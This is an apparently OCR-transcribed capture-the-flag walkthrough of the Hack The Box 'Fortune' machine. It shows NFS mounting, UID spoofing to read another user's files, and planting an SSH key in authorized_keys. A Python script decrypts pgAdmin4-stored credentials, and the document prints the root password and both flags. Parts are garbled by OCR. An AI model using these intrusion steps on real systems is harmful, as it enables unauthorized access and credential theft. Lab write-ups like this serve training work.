RESOURCE: https://www.openbsd.org/faq/pf/authpf.html
(AuthPF gives us more access to the machine.)



https://fortune.htb/generate

AuthPF SSH Access

The following public key has been added to the database of authorized keys:

```
ssh-rsa [illegible]
```

The corresponding private key is as follows:


```
-----BEGIN RSA PRIVATE KEY-----
[illegible]
-----END RSA PRIVATE KEY-----
```

Please save the above key pair to your local system with appropriate file permissions and use your OpenSSH client with the -i option to obtain elevated network access to the server.

Please note: If the IP address of your local system changes, then you **may** need to generate a new key pair.

SAVE THE KEY TO A FILE AND SSH IN

```
vi key.pem
chmod 600 key.pem
ssh -i key.pem nfsuser@10.10.10.127
```



```
root@kali:~/HTB/boxes/Fortune# ssh -i cert.pem nfsuser@10.10.10.127

Hello nfsuser. You are authenticated from host "10.10.14.3"
```

MORE ACCESS AVAILABLE

Because we have more access to the network now that we have ssh AuthPF Connected we scan again.


```
nmap -sC -sV 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-11 18:41 GMT
Nmap scan report for 10.10.10.127
Host is up (0.026s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 07:ca:21:f4:e0:d2:c6:9e:a8:f7:61:df:d7:ef:b1:f4 (RSA)
|   256 30:4b:25:47:17:84:af:60:e2:80:20:9d:fd:86:88:46 (ECDSA)
|_  256 93:56:4a:ee:87:9d:f6:5b:f9:d9:25:a6:d8:e0:08:7e (ED25519)
80/tcp   open  http       OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: Fortune
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3        2049/tcp  nfs
|   100003  2,3        2049/udp
nfs
|   100005  1,3         738/tcp
mountd
|_  100005  1,3         867/udp  mountd
443/tcp  open  ssl/https?
```

```
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs        2-3 (RPC #100003)
8081/tcp open  http       OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: pgadmin4
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.02 seconds
```

NFS IS OPEN ON PORT 2049.

First install nfs since we are an nfs user
apt install nfs-kernel-server


MOUNT THE FILE SYSTEM
----
cd /
mkdir mount
mount 10.10.10.127:/home ./mount/



```
root@kali:/# mount 10.10.10.127:/home ./mount/
root@kali:/# ls /mount
bob  charlie  nfsuser
root@kali:/# cd nfsuser
```


MORE ACCESS

We are not able to access the Charlie folder. The file system however is on our device.
Create a user with the same UID as charlie
adduser -i 1000 tobor
su tobor



```
root@kali:/mount/bob/ca/intermediate/certs# useradd -u 1000 tobor
root@kali:/mount/bob/ca/intermediate/certs# su tobor
```

PWN USER FLAG
----
cd charlie
cat user.txt
ada0affd040090a6daede65f10737c40




```
$ ls
mbox  user.txt
$ cat user.txt
ada0affd040090a6daede65f10737c40
```


PrivEsc

HERE'S....... CHARLIE

In the /mount/charlie/.ssh folder we discover the authorized_keys file, which we can write to. :-)


```
tobor@kali:/mount/charlie/.ssh$ pwd
/mount/charlie/.ssh
tobor@kali:/mount/charlie/.ssh$ ls
authorized_keys
tobor@kali:/mount/charlie/.ssh$ _
```

Copy the RSA public key from the firefox browser. Copy it to a file called gen.pub. This will allow us ssh access as Charlie.


AuthPF SSH Access


The following public key has been added to the dat

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIddehrasi6vSFHrLc8B
```

(Public key is the part starting ssh-rsa A


(ISSUE THE BELOW COMMAND USING THE USER YOU CREATED THAT HAS ACCESS TO CHARLIE'S FOLDERS: ID 1001)
ssh-copy-id -i /root/HTB/boxes/Fortune/gen.pub charlie@10.10.10.127
(or just copy and paste into authorized_keys)

SSH in as Charlie
ssh -i gen.pem charlie@10.10.10.127


```
root@kali:~/HTB/boxes/Fortune# ssh -i gen.pem charlie@10.10.10.127
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$ whoami
charlie
fortune$ _
```

POSSIBLE HINT

If we read the mbox file in the same directory as the user flag we find a possible hint for root.



```
$ ls
mbox  user.txt
$ cat mbox
From bob@fortune.htb Sat Nov  3 11:18:51 2018
Return-Path: <bob@fortune.htb>
Delivered-To: charlie@fortune.htb
Received: from localhost (fortune.htb [local])
        by fortune.htb (OpenSMTPD) with ESMTPA id bf12aa53
        for <charlie@fortune.htb>;
        Sat, 3 Nov 2018 11:18:51 -0400 (EDT)
From:  <bob@fortune.htb>
Date: Sat, 3 Nov 2018 11:18:51 -0400 (EDT)
To: charlie@fortune.htb
Subject: pgadmin4
Message-ID: <196699abe1fed384@fortune.htb>
Status: RO

Hi Charlie,

Thanks for setting-up pgadmin4 for me. Seems to work great so far.
BTW: I set the dba password to the same as root. I hope you don't mind.

Cheers,

Bob
```

FIND THE PASSWORD HASH

Let's find that database password.
Since the pgadmin application was mentioned lets check there.
We find a couple interesting things in the below file including a hash.X
/var/appsrv/pgadmin4/pgadmin4.db


```
bob@fortune.htb$pbkdf2-sha512$25000$[illegible]
[illegible]@fortune.htb$pbkdf2-sha512$25000$[illegible]
```

/usr/local/pgadmin4/pgadmin4-3.4/web/pgAdmin4.py
(Script containing information to decode the hash)

DECRYPT THE PASSWORD

Run the below script to decrpyt the password hash we found.

```
import base64
import hashlib

from Crypto import Random
from Crypto.Cipher import AES

padding_string = b'}'


def encrypt(plaintext, key):
    """
    Encrypt the plaintext with AES method.

    Parameters:
        plaintext -- String to be encrypted.
        key       -- Key for encryption.
    """

    iv = Random.new().read(AES.block_size)
    cipher = AES.new(pad(key), AES.MODE_CFB, iv)
    # If user has entered non ascii password (Python2)
    # we have to encode it first
    if hasattr(str, 'decode'):
        plaintext = plaintext.encode('utf-8')
    encrypted = base64.b64encode(iv + cipher.encrypt(plaintext))

    return encrypted
def decrypt(ciphertext, key):
    """
    Decrypt the AES encrypted string.

    Parameters:
        ciphertext -- Encrypted string with AES method.
        key        -- key to decrypt the encrypted string.
    """

    global padding_string

    ciphertext = base64.b64decode(ciphertext)
    iv = ciphertext[:AES.block_size]
    cipher = AES.new(pad(key), AES.MODE_CFB, iv)
    decrypted = cipher.decrypt(ciphertext[AES.block_size:])

    return decrypted


def pad(key):
    """Add padding to the key."""

    global padding_string
    str_len = len(key)

    # Key must be maximum 32 bytes long, so take first 32 bytes
    if str_len > 32:
        return key[:32]

    # If key size id 16, 24 or 32 bytes then padding not require
    if str_len == 16 or str_len == 24 or str_len == 32:
        return key

    # Convert bytes to string (python3)
    if not hasattr(str, 'decode'):
        padding_string = padding_string.decode()

    # Add padding to make key 32 bytes long
    return key + ((32 - str_len % 32) * padding_string)


key = '$pbkdf2-sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8BtO5kLOdQGflIZOQysAy7JdTVcRbv/
6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg'
ciphertext =
'75745555306a6b616d435a446d71464c4f724175506a46784c307a70387a577a495365354d463047592f6c3853696c726d7533636

print(decrypt(ciphertext.decode('hex'), key))
```
python pwDcode.py




```
root@kali:~/HTB/boxes/Fortune# python pwDcode.py
R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!
```

USER: root
PASS: R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!

LOGIN AS ROOT

----
su root
R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!



```
Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$ whoami
charlie
fortune$ su root
Password:
fortune# whoami
root
fortune# cat /root/root.txt
335af7f02878890aea32d64f7ea3a0f8
fortune# _
```

PWN ROOT FLAG

```
cat /root/root.txt
335af7f02878890aea32d64f7ea3a0f8
```